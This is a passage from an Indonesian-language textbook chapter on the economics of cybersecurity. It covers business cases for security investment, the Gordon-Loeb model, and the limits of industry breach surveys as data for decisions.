Tetapi keputusan investasi seperti itu tidak dibuat dalam ruang hampa. Permintaan sumber daya keamanan siber biasanya harus bersaing dengan permintaan dari unit bisnis lain, dan keputusan akhir dibuat sesuai dengan apa yang terbaik untuk bisnis. Oleh karena itu, selalu ada minat yang besar untuk membuat argumen yang meyakinkan bahwa keamanan itu baik untuk bisnis. Ketika perusahaan harus menyeimbangkan investasi dalam keamanan dengan investasi bisnis lainnya, sulit untuk menemukan data untuk mendukung pengambilan keputusan tersebut. Karena banyaknya tuntutan pada sumber daya organisasi yang terbatas, setiap permintaan untuk sumber daya tersebut harus disertai dengan kasus bisnis yang baik. Kasus bisnis untuk pengeluaran tertentu adalah proposal yang membenarkan penggunaan sumber daya. Biasanya mencakup item berikut:

- deskripsi masalah atau kebutuhan yang harus ditangani oleh pengeluaran
- daftar kemungkinan solusi
- daftar kendala dalam memecahkan masalah
- daftar asumsi yang mendasari
- analisis setiap alternatif, termasuk risiko, biaya, dan manfaat
- ringkasan mengapa investasi yang diusulkan baik untuk organisasi

Dengan demikian, kasus bisnis menetapkan semua yang dibutuhkan manajer untuk membuat keputusan yang tepat tentang proposal tersebut.

Dalam banyak kasus, beberapa proposal dipertimbangkan sekaligus, beberapa bersaing dengan yang lain. Misalnya, satu kelompok mungkin mengusulkan untuk menerapkan keamanan jaringan baru sementara yang lain berfokus pada keamanan fisik. Apapun proposalnya, harus dibingkai sebagai peluang bisnis.

Publikasi bisnis yang disegani sering kali membahas masalah investasi teknologi. Sebagai contoh, Kaplan dan Norton [KAP92] menyarankan agar evaluasi apapun dari investasi yang ada atau yang diusulkan dalam teknologi dilaporkan dalam beberapa cara sekaligus untuk membentuk “balanced scorecard”:

- dari sudut pandang pelanggan, menangani masalah seperti kepuasan pelanggan
- dari sudut pandang operasional, melihat kompetensi inti organisasi
- dari sudut pandang keuangan, dengan mempertimbangkan ukuran seperti laba atas investasi atau harga saham
- dari sudut pandang peningkatan, menilai bagaimana investasi akan mempengaruhi kepemimpinan pasar dan nilai tambah

Perusahaan biasanya fokus secara eksklusif pada pandangan keuangan, sebagian karena pandangan lain kurang nyata dan lebih sulit untuk diukur. Meskipun sulit untuk mendapatkan data yang baik tentang berapa banyak perusahaan serupa menghabiskan untuk keamanan, bahkan lebih sulit untuk menentukan perusahaan mana, atau bahkan sektor bisnis mana, yang kemungkinan menyerang target dan sejauh mana. (Artinya, tidak ada dasar untuk melaporkan bahwa penyerang di seluruh dunia menghabiskan x persen energi mereka untuk menyerang lembaga keuangan dan y persen terhadap organisasi medis. Kami dapat menghitung jumlah serangan yang dilaporkan untuk masing-masing komunitas ini, tetapi kami tidak tahu berapa banyak upaya penyerang harus melakukan serangan ini.)

7.2.2 Mempersiapkan Bussiness Case

Selama ini banyak orang beranggapan bahwa keamanan data identik dengan industri teknologi. Padahal, semua perusahaan yang memanfaatkan saluran daring untuk menyimpan data serta informasi yang dimiliki harus punya perhatian khusus pada bidang ini. Mengapa? Sebab data yang tersimpan sangat mungkin berisikan informasi sensitif terkait lini bisnis maupun pelanggan/klien yang ditangani, yang kalau sampai bocor dapat membahayakan operasional.

Business Case adalah dokumen yang berisikan analisis dari nilai organisasi, kelayakan, biaya, manfaat, dan risiko dari rencana proyek.

> *"The purpose of business case is to provide senior management with all the information needed to make informed decision as to whether a specific project should be funded". (Schmidt 1999)*

Maksudnya adalah tujuan dari business case adalah untuk menghasilkan manajemen bisnis dengan semua informasi yang diperlukan untuk membuat keputusan apakah suatu proyek harus didanai. Penjelasan lain mengenai business case adalah garis besar dan kebutuhan yang diperlukan untuk sebuah poject charter. Sebuah business case harus dapat metnetapkan manfaaat yang diperoleh dari melaksanakan atau membuat project charter.

Saking pentingnya keamanan data ini, bahkan banyak regulator yang langsung tanggap dengan mengeluarkan regulasi terkait. Salah satu yang dikenal luas adalah General Data Protection Regulation (GDPR) yang dikeluarkan oleh Uni Eropa. Asosiasi negara-negara di Eropa ini yakin bahwa kebocoran maupun pencurian data perusahaan dapat menyebabkan bisnis kolaps dan (apabila bisnisnya memiliki skala besar) dapat menyebabkan masalah perekonomian sistemik yang berdampak luas. GDPR memaksa perusahaan-perusahaan untuk menelaah, menyaring, dan menata ulang strategi dan kebijakan keamanan datanya sedini mungkin.

Mary Ann Davidson menjelaskan bagaimana Oracle mengevaluasi dua sistem deteksi intrusi yang berbeda. Nilai dan akurasi setiap sistem dinilai sebagai kontribusi terhadap seberapa baik perusahaan dapat melakukan tugasnya.

Sistem lama memiliki jumlah alarm yang sangat tinggi setiap minggu, dan jumlah alarm yang luar biasa—70 hingga 80 persen—adalah positif palsu [yaitu, menunjukkan masalah padahal sebenarnya tidak ada yang salah]. Kami melihat berapa biaya yang kami keluarkan untuk melacak alarm yang benar-benar perlu kami lakukan, termasuk biaya bagi orang-orang untuk memilah-milah alarm dan menganalisisnya. Produk baru memiliki tingkat alarm yang jauh lebih rendah serta tingkat positif palsu yang lebih rendah. Informasi yang diberikan oleh produk baru lebih baik, dengan biaya lebih rendah. Analisis ekonomi, khususnya laba atas investasi, membantu kami memilih pemasok baru daripada pemasok lama.

Dalam contoh ini Davidson mencoba memberi nilai pada waktu yang dibutuhkan stafnya untuk menyelidiki alarm. Meskipun ada alarm palsu, waktu yang diinvestasikan masih merupakan biaya yang terkait dengan penggunaan sistem lama.

Secara umum, bisnis perlu mengetahui apakah dan bagaimana menginvestasikan satu unit uang atau waktu lagi dapat memberi mereka lebih banyak keamanan. Efek pada keamanan tergantung pada berbagai perspektif, seperti efek pada ekonomi global, ekonomi nasional, dan rantai pasokan perusahaan. Kasus 7-1 mengilustrasikan bagaimana sebuah organisasi dapat menghasilkan kasus bisnis untuk teknologi keamanan.

Kasus 7.1

Bussiness Case untuk TI

Cafésoft, perusahaan manajemen identitas dan akses web, menyajikan kasus bisnis untuk keamanan aplikasi web di situs web perusahaannya. Kasus bisnis menjelaskan laba atas investasi untuk organisasi yang mengamankan aplikasi webnya. Argumen ini memiliki empat dorongan:

- Pendapatan: Peningkatan pendapatan dapat terjadi karena keamanan meningkatkan kepercayaan pada situs web atau perusahaan.
- Biaya: Argumen biaya lebih luas dari sekadar instalasi, pengoperasian, dan pemeliharaan aplikasi keamanan. Ini mencakup penghematan biaya (misalnya, dari lebih sedikit pelanggaran keamanan), penghindaran biaya (misalnya, dari lebih sedikit panggilan ke meja bantuan), efisiensi (misalnya, dari kemampuan untuk menangani lebih banyak permintaan pelanggan) dan efektivitas (misalnya, dari kemampuan untuk memberikan lebih banyak layanan).
- Kepatuhan: Praktik keamanan dapat berasal dari organisasi, badan standar, badan pengatur, praktik terbaik, atau sekadar kesepakatan dengan organisasi lain. Kegagalan untuk menerapkan praktik keamanan peraturan dapat menyebabkan denda, hukuman penjara, atau publisitas buruk yang dapat mempengaruhi pendapatan saat ini dan masa depan. Kegagalan untuk mematuhi standar yang disepakati dengan organisasi lain atau dengan pelanggan dapat menyebabkan hilangnya bisnis atau kehilangan keunggulan kompetitif.

- Risiko: Ada konsekuensi jika tidak menerapkan keamanan yang diusulkan. Mereka dapat melibatkan hilangnya pangsa pasar atau produktivitas, paparan hukum, atau hilangnya produktivitas.

Untuk membangun argumen, Cafésoft merekomendasikan untuk menetapkan kumpulan biaya dasar untuk operasi aplikasi web saat ini dan kemudian menggunakan kumpulan pengukuran untuk menentukan bagaimana keamanan dapat mengubah garis dasar. Misalnya, jumlah permintaan meja bantuan dapat diukur saat ini. Kemudian, pengusul dapat memperkirakan pengurangan permintaan meja bantuan sebagai akibat dari penghapusan pendaftaran mandiri pengguna dan manajemen kata sandi. Pedoman ini dapat bertindak sebagai kerangka kerja yang lebih umum untuk menghitung laba atas investasi untuk teknologi keamanan apa pun. Pendapatan, biaya, kepatuhan, dan risiko adalah empat elemen yang mencirikan biaya dan manfaat bagi organisasi mana pun.

Bussiness Case adalah argumen untuk melakukan sesuatu: berinvestasi dalam teknologi baru, melatih orang, menambahkan kemampuan keamanan ke produk, atau mempertahankan status quo. Seperti yang telah kita lihat, karena banyak argumen manajemen dibuat dalam bentuk uang, kasus bisnis keamanan komputer sering dibingkai dalam istilah ekonomi: jumlah yang dihemat, pengembalian untuk mengambil tindakan, atau biaya yang dihindari. Namun, seringkali sulit untuk memisahkan efek keamanan dari efek yang lebih umum, seperti peningkatan fungsionalitas atau akses yang lebih baik ke aset. Dan, jika setelah mengambil beberapa tindakan keamanan preventif, sebuah perusahaan mengalami serangan yang lebih sedikit daripada tahun-tahun sebelumnya, bukti bahwa tindakan keamanan tersebut benar-benar menyebabkan penurunan serangan seringkali jarang. Masalah pemisahan ini membuat lebih sulit untuk menjawab pertanyaan, “Berapa banyak lagi keamanan yang dibeli oleh investasi itu untuk saya?” Selain itu, argumen ini menimbulkan pertanyaan tentang bagaimana mendapatkan angka suara dalam keamanan komputer. Pada bagian berikutnya kami menganalisis sumber data kuantitatif.

7.2.3 Mengukur Keamanan

Ancaman dan risiko keamanan siber sangat sulit diukur dan diperkirakan. Beberapa kerentanan, seperti buffer overflows, sudah dipahami dengan baik, dan kami dapat memeriksa sistem kami untuk menemukan dan memperbaikinya. Tetapi kerentanan lainnya kurang dipahami atau belum terlihat. Misalnya, bagaimana Anda memprediksi kemungkinan peretas akan menyerang jaringan, dan bagaimana Anda mengetahui nilai pasti aset yang akan dikompromikan oleh peretas? Bahkan untuk peristiwa yang telah terjadi (seperti serangan virus yang meluas), perkiraan kerusakannya sangat bervariasi, jadi bagaimana kita dapat memperkirakan biaya dari peristiwa yang belum terjadi?

Sayangnya, kuantifikasi dan estimasi adalah persis apa yang harus dilakukan petugas keamanan untuk membenarkan pengeluaran untuk keamanan. Setiap petugas keamanan dapat menggambarkan skenario kasus terburuk di mana kerugian yang mengerikan. Tetapi argumen seperti itu cenderung memiliki dampak yang semakin berkurang: Setelah manajemen menghabiskan uang untuk melawan satu kemungkinan ancaman serius yang tidak terjadi (mungkin terhalang oleh tindakan balasan tetapi mungkin tidak), perusahaan enggan mengeluarkan uang lagi untuk menutupi kemungkinan ancaman serius lainnya.

Lawrence Gordon dan Martin Loeb [GOR02] berpendapat bahwa untuk potensi kerugian tertentu, perusahaan tidak harus mencocokkan jumlah investasinya dengan dampak potensial pada sumber daya apa pun. Karena informasi yang sangat rentan mungkin juga sangat mahal untuk dilindungi, perusahaan mungkin lebih baik memusatkan perlindungannya pada informasi dengan kerentanan yang lebih rendah.

Model yang disajikan oleh Gordon dan Loeb menunjukkan bahwa untuk memaksimalkan manfaat yang diharapkan dari investasi untuk melindungi informasi, perusahaan harus mengeluarkan hanya sebagian kecil dari kerugian yang diharapkan dari pelanggaran keamanan. Menghabiskan $ 1 juta untuk melindungi dari kerugian $ 1 juta tetapi dengan kemungkinan yang diharapkan rendah kurang tepat daripada menghabiskan $ 10.000 untuk melindungi dari kemungkinan pelanggaran $ 100.000.

Dampak Ekonomic of Cybersecurity

Memahami dampak ekonomi dari masalah keamanan siber—pencegahan, deteksi, mitigasi, dan pemulihan—membutuhkan model hubungan ekonomi yang mendukung pengambilan keputusan yang baik. Namun, model realistis harus didasarkan pada data yang diperoleh baik dari realitas investasi dalam keamanan siber dan konsekuensi dari serangan yang sebenarnya. Pada bagian ini, kami menggambarkan sifat data yang dibutuhkan, data aktual yang tersedia untuk digunakan oleh pemodel dan pengambil keputusan, dan kesenjangan antara ideal dan nyata.

Untuk organisasi mana pun, memahami sifat ancaman keamanan siber membutuhkan pengetahuan setidaknya elemen-elemen berikut:

- jumlah dan jenis aset yang perlu dilindungi
- jumlah dan jenis kerentanan yang ada dalam suatu sistem
- jumlah dan jenis kemungkinan ancaman terhadap sistem

Demikian pula, memahami realitas serangan dunia maya juga memerlukan pengetahuan tentang jumlah dan jenis serangan yang dapat dan memang terjadi, dan biaya yang terkait dengan pemulihan sistem ke keadaan sebelum serangan dan kemudian mengambil tindakan untuk mencegah serangan di masa depan.

Baik jenis kemungkinan serangan maupun kerentanan sistem terhadap potensi serangan siber sudah cukup dipahami. Namun, konsekuensi langsung dan tidak langsung yang lebih besar dari serangan semacam itu sebagian besar masih belum diketahui. Kita mungkin tahu bahwa suatu sistem telah diperlambat atau dihentikan selama beberapa hari tertentu, tetapi seringkali kita tidak menyadari akibatnya karena sistem lain tidak dapat lagi mengandalkan sistem untuk informasi atau pemrosesannya. Misalnya, serangan terhadap bank dapat memiliki efek jangka pendek dan jangka panjang pada industri perjalanan dan kredit, yang pada gilirannya dapat mempengaruhi pasokan makanan. Kurangnya pemahaman ini memiliki konsekuensi antara komputer yang saling berhubungan.

7.2.4 Data Pendukung Tindakan Keamanan

Ketertarikan pada ketergantungan masyarakat pada teknologi informasi telah melahirkan minat terkait pada kemampuan keamanan siber untuk melindungi aset informasi kita. Namun, kami kekurangan data deskriptif berkualitas tinggi.

Data diperlukan untuk mendukung pengambilan keputusan keamanan siber di beberapa tingkatan:

- Data nasional dan global mengatasi masalah nasional dan internasional dengan membantu pengguna menilai bagaimana sektor industri berinteraksi dalam ekonomi negara mereka dan bagaimana keamanan siber memengaruhi ekonomi secara keseluruhan. Data ini dapat membantu kita memahami bagaimana gangguan pada infrastruktur informasi dapat menghasilkan efek riak (rangkaian peristiwa berjenjang yang terjadi ketika satu peristiwa memicu beberapa peristiwa lainnya, yang pada gilirannya memicu peristiwa lainnya) pada aspek ekonomi nasional dan global lainnya.
- Data perusahaan memungkinkan kami untuk memeriksa bagaimana perusahaan dan perusahaan menerapkan teknologi keamanan untuk mencegah serangan dan menangani dampak pelanggaran keamanan. Secara khusus, data tersebut menangkap informasi tentang bagaimana perusahaan menyeimbangkan biaya keamanan mereka dengan tuntutan ekonomi lainnya.
- Data teknologi menggambarkan ancaman terhadap teknologi infrastruktur inti, memungkinkan pemodel untuk mengembangkan serangkaian respons dengan biaya paling rendah.

Jika kita melihat biaya tenaga kerja, bahan mentah, atau barang jadi, kita akan memiliki data yang sangat baik untuk bekerja. Konsep-konsep itu lebih mudah diukur dan diukur, pemerintah membantu mengumpulkan data, dan para ekonom tahu ke mana harus berpaling untuk mendapatkannya. Apa yang membuat statistik ini begitu berharga bagi para ekonom adalah bahwa mereka dapat dibandingkan. Dua ekonom dapat menyelidiki situasi yang sama dan sampai pada kesimpulan yang sama atau, jika berbeda, menyelidiki model data yang mendasari argumen mereka untuk menentukan model mana yang dianggap berbeda dari yang lain.

Data untuk mendukung pengambilan keputusan ekonomi harus memiliki karakteristik sebagai berikut:

- Akurasi. Data akurat ketika nilai yang dilaporkan sama atau dapat diterima mendekati nilai sebenarnya. Misalnya, jika sebuah perusahaan melaporkan bahwa mereka telah mengalami 100 percobaan penyusupan per bulan, maka jumlah sebenarnya percobaan penyusupan harus sama atau mendekati 100.
- Konsistensi. Pelaporan yang konsisten mengharuskan aturan penghitungan yang sama digunakan oleh semua organisasi pelapor dan bahwa data dikumpulkan dalam kondisi yang sama. Misalnya, aturan penghitungan harus menentukan apa yang dimaksud dengan "penyusupan" dan apakah beberapa upaya penyusupan oleh satu aktor jahat harus dilaporkan satu kali per aktor atau setiap kali upaya dilakukan. Demikian pula, jika sebuah sistem terdiri dari 50 komputer dan penyusupan dicoba secara bersamaan oleh aktor yang sama dengan cara yang sama, aturan penghitungan harus menunjukkan apakah penyusupan dihitung sekali atau 50 kali.
- Ketepatan waktu. Data yang dilaporkan harus cukup terkini untuk mencerminkan situasi yang ada. Beberapa survei menunjukkan bahwa sifat serangan telah berubah dari waktu ke waktu. Misalnya, laporan ancaman berkala Symantec menunjukkan pada tahun 2006 bahwa perilaku serangan di perusahaan yang disurvei telah berubah dari peretasan nakal menjadi perilaku kriminal serius. Namun pada tahun 2014, laporan tersebut mencatat bahwa, “penjahat dunia maya melepaskan rangkaian serangan dunia maya yang paling merusak dalam sejarah—mengantar era 'Mega Breach.' Dengan demikian, ketergantungan pada data lama dapat membuat personel keamanan memecahkan masalah. masalah kemarin.
- Keandalan. Data yang dapat dipercaya berasal dari sumber yang kredibel dengan pemahaman terminologi yang sama. Sumber data yang baik mendefinisikan istilah secara konsisten, sehingga data yang dikumpulkan dalam satu tahun dapat dibandingkan dengan data yang dikumpulkan pada tahun-tahun lainnya.

Survei dari *Information Security Breaches Survey* (ISBS) adalah sumber informasi yang sangat kaya tentang insiden dan praktik keamanan siber dan menyediakan model yang baik untuk menangkap informasi tentang keamanan siber. Sebuah upaya kolaboratif antara Departemen Perdagangan dan Industri Inggris dan PricewaterhouseCoopers, survei ini dilakukan setiap dua tahun untuk bisnis Inggris besar dan kecil. Peserta diambil sampelnya secara acak dan diminta untuk mengambil bagian dalam wawancara telepon terstruktur. Selain itu, PricewaterhouseCoopers melakukan wawancara mendalam dengan beberapa peserta untuk memverifikasi hasil wawancara umum.

Hasil survei dilaporkan dalam empat kategori utama: ketergantungan pada teknologi informasi, prioritas yang diberikan pada keamanan siber, tren insiden keamanan, dan pengeluaran dan kesadaran akan keamanan siber. Secara umum, teknologi informasi sangat penting untuk bisnis di Inggris, sehingga keamanan komputer menjadi semakin penting.

Menurut temuan 2014,

- Jumlah pelanggaran keamanan sedikit menurun dari tahun 2014. Delapan puluh satu persen perusahaan besar dan enam puluh persen usaha kecil melaporkan pelanggaran.
- Tetapi pelanggaran lebih mahal: £600.000 hingga £1,15 juta untuk organisasi besar, dan £65.000 hingga £115.000 untuk organisasi kecil.
- Sebagian besar serangan datang dari luar organisasi dan diaktifkan oleh perangkat lunak berbahaya.
- Hampir satu dari sepuluh responden mengubah perilaku keamanan mereka sebagai akibat dari pelanggaran terburuk, dan porsi anggaran TI yang ditujukan untuk keamanan meningkat, bahkan untuk responden yang paling hemat.
- Tujuh puluh persen responden tidak mengungkapkan sifat serangan terburuk mereka. Jadi angka-angka dalam survei hanya mewakili sebagian kecil dari situasi sebenarnya.

Data yang Mendukung

Kasus 7.2 mencantumkan beberapa sumber data yang biasa digunakan oleh organisasi untuk mendukung pengambilan keputusan ekonomi mereka tentang keamanan siber. Untuk masing-masing, penting untuk ditanyakan: Seberapa representatif data ini? Shari Lawrence Pfleeger dkk. telah mengevaluasi data yang tersedia, yang secara kolektif melukiskan gambaran campuran dari lanskap keamanan.

Kasus 7.2

Contoh Sumber Data Keamanan

Selain data yang dihasilkan secara internal, ada banyak tempat untuk menemukan data keamanan perusahaan, nasional, atau internasional. Berikut adalah beberapa contoh:

- Survei Kejahatan Dunia Maya dan Keamanan Australia: Laporan tahunan ini, yang dibuat oleh pemerintah Australia, mensurvei 135 bisnis mitra. Ini tersedia di http://apo.org.au/research/cyber-crime-and-security-survey- report-2013. Sebuah baseline didirikan pada tahun 2012, dan laporan-laporan selanjutnya menjelaskan perubahan-perubahan sehubungan dengan baseline tersebut. Contoh temuan: “Sebagian besar insiden dalam bentuk email yang ditargetkan, diikuti oleh infeksi virus atau worm dan malware trojan atau rootkit… . [K]responden melihat insiden keamanan siber ditargetkan pada organisasi mereka, bukan acak atau sembarangan.”
- Studi Keamanan Global Teknologi, Media, dan Telekomunikasi Deloitte: Laporan ini mensurvei para eksekutif di 135 organisasi yang tercakup dalam praktik Teknologi, Media, dan Telekomunikasi Deloitte. Ini tersedia di http://www.deloitte.com/assets/Dcom-Australia/Local%20Assets/Documents/Services/Risk%20services/Business Contoh temuan: Pada tahun 2012, kepatuhan terhadap peraturan adalah pendorong utama untuk meningkatkan keamanan dunia

maya. Namun pada tahun 2013, kepatuhan terhadap peraturan bahkan tidak masuk dalam sepuluh besar: strategi dan peta jalan keamanan berada di puncak daftar. Perubahan ini menunjukkan bahwa "keamanan informasi merupakan hal mendasar bagi bisnis mereka dan bukan hanya masalah kepatuhan lagi."

- Survei Keamanan Informasi Global Ernst and Young: Survei ini melibatkan data dari 1900 organisasi klien Ernst and Young di seluruh dunia, dilengkapi dengan wawancara mendalam dengan para eksekutif ditambah penelitian sekunder untuk "memberikan kedalaman dan konteks" untuk temuannya. Ini tersedia di http://www.ey.com/Publication/vwLUAssets/EY_-_2013_Global_Information_Security_Survey/$FILE/EY-GISS-Under- cyber-attack.pdf. Contoh temuan: Dalam laporan 2012, tidak ada kepala petugas keamanan yang melapor kepada direktur eksekutif perusahaan. Namun dalam laporan tahun 2013, sepuluh persen dilaporkan ke CEO. Perubahan ini menunjukkan bahwa bisnis sekarang menyadari bahwa keamanan sangat penting untuk keuntungan perusahaan.

Survei ini memberikan beberapa wawasan tentang bagaimana organisasi mempersiapkan keamanan.

7.2.5 Klasifikasi Jenis Serangan

Maklum, survei mengukur hal yang berbeda. Orang berharap dapat mengekstrak item data serupa dari beberapa survei, tetapi sayangnya hal itu tidak sering terjadi.

Misalnya, dari tahun 2003 hingga 2004, Survei Kejahatan dan Keamanan Komputer Australia melaporkan penurunan serangan dari semua jenis, tetapi selama periode waktu yang sama, survei Deloitte menemukan tingkat pelanggaran yang sama selama beberapa tahun. Variasi mungkin berasal dari perbedaan populasi yang disurvei: negara yang berbeda, sektor, dan tingkat kecanggihan tentang masalah keamanan.

Jenis Responden

Sebagian besar survei ini adalah survei kenyamanan, artinya responden dipilih sendiri dan tidak membentuk sampel yang representatif dari populasi yang lebih besar. Untuk survei kenyamanan, biasanya sulit atau tidak mungkin untuk menentukan populasi mana yang diwakili oleh hasil, sehingga sulit untuk menggeneralisasi temuan.

Sampel survei yang baik dari populasi yang ditentukan sehingga hasilnya dapat dibandingkan dari tahun ke tahun.

Misalnya, bagaimana kita dapat mengetahui apakah responden survei mewakili populasi praktisi atau pengguna keamanan yang lebih umum? Demikian pula, jika dalam survei tertentu, 500 responden melaporkan pernah mengalami serangan, apa artinya itu? Jika 500 responden mewakili 73 persen dari semua yang menyelesaikan

survei, apakah hasilnya berarti 73 persen perusahaan dapat berharap akan diserang di masa depan? Atau, karena pengisian kuesioner bersifat sukarela, dapatkah kita menyimpulkan bahwa responden di 500 situs yang diserang lebih mungkin untuk merespons daripada ribuan lainnya yang mungkin tidak diserang?

Bila dilakukan dengan benar, sampel survei yang baik dari populasi sehingga tidak hanya hasilnya dapat digeneralisasikan ke kelompok yang lebih besar tetapi juga hasilnya dapat dibandingkan dari tahun ke tahun (karena sampel mewakili populasi yang sama).

Keterbandingan Kategori

Tidak ada standar dalam mendefinisikan, melacak, dan melaporkan insiden dan serangan keamanan. Misalnya, informasi yang diminta tentang :

- "serangan elektronik" (Australian Computer Crime and Security Survey)
- "insiden keamanan", "insiden keamanan yang tidak disengaja", "insiden keamanan yang berbahaya", dan "insiden keamanan yang serius" (Survei Pelanggaran Keamanan Informasi)
- "segala bentuk pelanggaran keamanan" (Survei Keamanan Global Deloitte)
- "insiden yang mengakibatkan pemadaman sistem bisnis penting yang tidak terduga atau tidak terjadwal" (Ernst and Young Global Information Security Survey).

Memang, sulit untuk menemukan dua survei yang hasilnya benar-benar sebanding. Tidak hanya data yang dicirikan secara berbeda, tetapi jawaban atas banyak pertanyaan didasarkan pada pendapat, interpretasi, atau persepsi, bukan pada pengambilan dan analisis data yang solid secara konsisten.

Survei yang baik mengukur properti yang konsisten sehingga hasilnya dapat dibandingkan.

Sumber Serangan

Bahkan sumber serangannya bermasalah. Sebuah survei Australia baru-baru ini mencatat bahwa tingkat serangan orang dalam tetap konstan, pada saat yang sama survei Deloitte menunjukkan bahwa tingkat tersebut meningkat dalam populasi lembaga keuangannya. Namun, seringkali ada beberapa konvergensi temuan di seluruh survei. Virus, Trojan horse, worm, dan kode berbahaya menimbulkan ancaman yang konsisten dan serius, dan sebagian besar sektor bisnis takut akan serangan orang dalam dan penyalahgunaan akses.

Namun, perusahaan mungkin tidak dapat mengidentifikasi penyebab spesifik serangan. Apakah itu sepotong kode berbahaya? Yang? Dari mana? Apakah orang dalam melakukan sesuatu? Dengan jahat? Secara tidak sengaja? Bahkan dengan istilah studi yang dipahami dengan baik, beberapa perusahaan mungkin tidak dapat

menyediakan data dalam kategori yang tepat. Dalam kasus seperti itu, beberapa orang membiarkan pertanyaan kosong, yang lain memilih jawaban yang menurut mereka paling dekat, dan yang lain menebak. Ketidakmampuan untuk mengumpulkan data yang akurat membatasi validitas beberapa survei.

Dampak keuangan

Banyak survei menangkap informasi tentang akibat dan juga sebab, dengan perbedaan efek yang serupa selama periode waktu yang sama. Perbedaan ini mungkin berasal dari kesulitan mendeteksi dan mengukur efek langsung dan tidak langsung dari pelanggaran keamanan. Dan tidak ada definisi kerugian yang diterima, dan tidak ada metode standar untuk mengukurnya.

Tetapi ada beberapa konsensus tentang sifat masalah. Banyak survei menunjukkan bahwa kebijakan keamanan formal dan rencana respons insiden adalah penting. Kurangnya pendidikan dan pelatihan tampaknya menjadi hambatan utama untuk perbaikan. Secara umum, “budaya keamanan” yang buruk (dalam hal kesadaran dan pemahaman tentang masalah dan kebijakan keamanan) dilaporkan menjadi masalah. Namun, sedikit bukti kuantitatif yang mendukung pandangan ini.

Jadi, dalam banyak hal, survei memberi tahu kita lebih banyak tentang apa yang tidak kita ketahui daripada tentang apa yang kita ketahui. Banyak organisasi tidak tahu berapa banyak yang telah mereka investasikan untuk perlindungan, pencegahan, dan mitigasi keamanan. Mereka tidak memiliki strategi yang jelas untuk membuat keputusan investasi keamanan atau mengevaluasi efektivitas keputusan tersebut. Masukan yang diperlukan untuk pengambilan keputusan yang baik—seperti tingkat dan tingkat keparahan serangan, biaya kerusakan dan pemulihan, dan biaya tindakan keamanan dari semua jenis—tidak diketahui secara akurat.

Data yang dibutuhkan untuk pengambilan keputusan kuantitatif seringkali kurang.

Kami hanya dapat menyimpulkan bahwa survei ini berguna untuk bukti anekdotal. Jadi jika seorang petugas keamanan menunjuk ke sebuah survei dan mengamati bahwa 62 persen responden melaporkan insiden keamanan dengan kerugian rata-rata £12.000, manajemen akan bertanya apakah angka-angka tersebut berlaku untuk negara lain, apa yang merupakan insiden, dan apakah organisasinya rentan terhadap bahaya semacam itu.

Survei kenyamanan adalah awal yang baik, tetapi untuk analisis yang serius dan bermanfaat, kami memerlukan survei yang valid secara statistik yang dilakukan pada populasi yang sama selama periode waktu tertentu. Dengan cara itu kita dapat memperoleh ukuran dan tren yang berarti. Survei perlu menggunakan terminologi umum dan cara umum untuk mengukur efek sehingga kita dapat menarik kesimpulan tentang kerugian masa lalu dan kemungkinan kerugian. Dan idealnya, survei yang sebanding akan dilakukan di berbagai negara untuk memungkinkan kami

mendokumentasikan perbedaan geografis. Tanpa data yang andal ini, pemodelan ekonomi keamanan siber menjadi sulit.

Peran Manusia

Perusahaan dan organisasi berinvestasi dalam keamanan siber karena mereka ingin meningkatkan keamanan produk mereka atau melindungi infrastruktur informasi mereka. Memahami aspek manusia dari proyek dan tim dapat membuat keputusan investasi ini lebih efektif dalam tiga cara. Pertama, mengetahui bagaimana interaksi interpersonal mempengaruhi kredibilitas dan kepercayaan memungkinkan pembuat keputusan untuk berinvestasi dengan cara yang meningkatkan interaksi ini. Kedua, pengambilan keputusan keamanan siber selalu melibatkan kuantifikasi dan kontras kemungkinan kegagalan keamanan dalam hal dampak dan risiko. Ilmuwan perilaku telah menemukan perbedaan dramatis dalam perilaku dan pilihan, tergantung pada bagaimana risiko dikomunikasikan dan dirasakan. Demikian pula, orang membuat keputusan tentang kepercayaan yang tidak selalu rasional dan sering dipengaruhi oleh keterkinian. Alat yang mendukung keputusan investasi keamanan siber dapat mempertimbangkan variabilitas ini dan dapat mengomunikasikan pilihan dengan cara yang dapat lebih dipahami oleh pengguna. Ketiga, budaya organisasi dapat menjadi prediktor utama bagaimana perusahaan menggunakan informasi keamanan, membuat pilihan tentang praktik keamanan, dan menghargai barang-barang posisional seperti harga diri dan kepercayaan. Masing-masing tindakan ini pada gilirannya mempengaruhi kepercayaan perusahaan dan kemungkinan bahwa keamanan produknya akan sesuai dengan persepsi mereka oleh konsumen.

Masalah perilaku, budaya, dan organisasi memiliki efek di luar organisasi juga. Karena keamanan satu perusahaan memiliki implikasi bagi perusahaan lain di sektor bisnis atau di sepanjang rantai pasokan, interaksi antarpribadi di antara rekan kerja di sektor atau rantai tersebut dapat memengaruhi ekspektasi kepercayaan dan tanggung jawab mereka. Perusahaan dapat membuat kesepakatan untuk berinvestasi cukup di sepanjang setiap mata rantai sehingga keamanan sektor atau rantai pasokan secara keseluruhan terjamin, dengan biaya minimal untuk setiap kontributor.

7.2.5 Penelitian Saat Ini dan Arah Masa Depan

Pada tahun 2001, Ross Anderson dari Universitas Cambridge menjelaskan mengapa keamanan informasi sulit. Dia juga mendirikan serangkaian Lokakarya di bidang Ekonomi Keamanan Informasi (lihat http://www.cl.cam.ac.uk/~rja14/econsec.html untuk tautan ke setiap prosiding lokakarya). Sama seperti keamanan yang menyangkut kerahasiaan, integritas, dan ketersediaan, penelitian di bidang ekonomi keamanan siber berfokus pada nilai ekonomi dan implikasi dari ketiga karakteristik ini. Ekonomi keamanan siber, yang masih merupakan disiplin yang baru muncul bahkan setelah hampir dua dekade penelitian, penuh dengan pertanyaan terbuka. Kebaruan dan multidisiplinnya berarti bahwa, seperti halnya bidang penyelidikan mana pun, ada hamburan informasi dan banyak yang belum kita ketahui.

Penelitian saat ini di bidang ekonomi keamanan siber berfokus pada interaksi antara teknologi informasi dan pasar. Ketika kita membeli atau menggunakan perangkat lunak, kita terlibat di pasar dalam beberapa cara. Pertama, harga yang kita bayar untuk perangkat lunak mungkin bergantung pada seberapa besar kita memercayainya; beberapa konsumen memercayai freeware jauh lebih sedikit daripada mereka memercayai produk bermerek dan eksklusif yang mereka bayar dengan harga yang mahal. Kedua, beberapa perusahaan menggunakan "kelembutan" perangkat lunak untuk membebankan biaya lebih atau kurang, tergantung pada pertukaran yang melibatkan informasi pribadi. Ketiga, pasar dapat dimanipulasi untuk mendorong vendor mengurangi jumlah cacat pada produk mereka. Di bagian ini, kami merangkum jenis masalah yang ditangani oleh penelitian hari ini dan menjelaskan beberapa pertanyaan terbuka yang belum dijawab.

Ekonomi dan Privasi

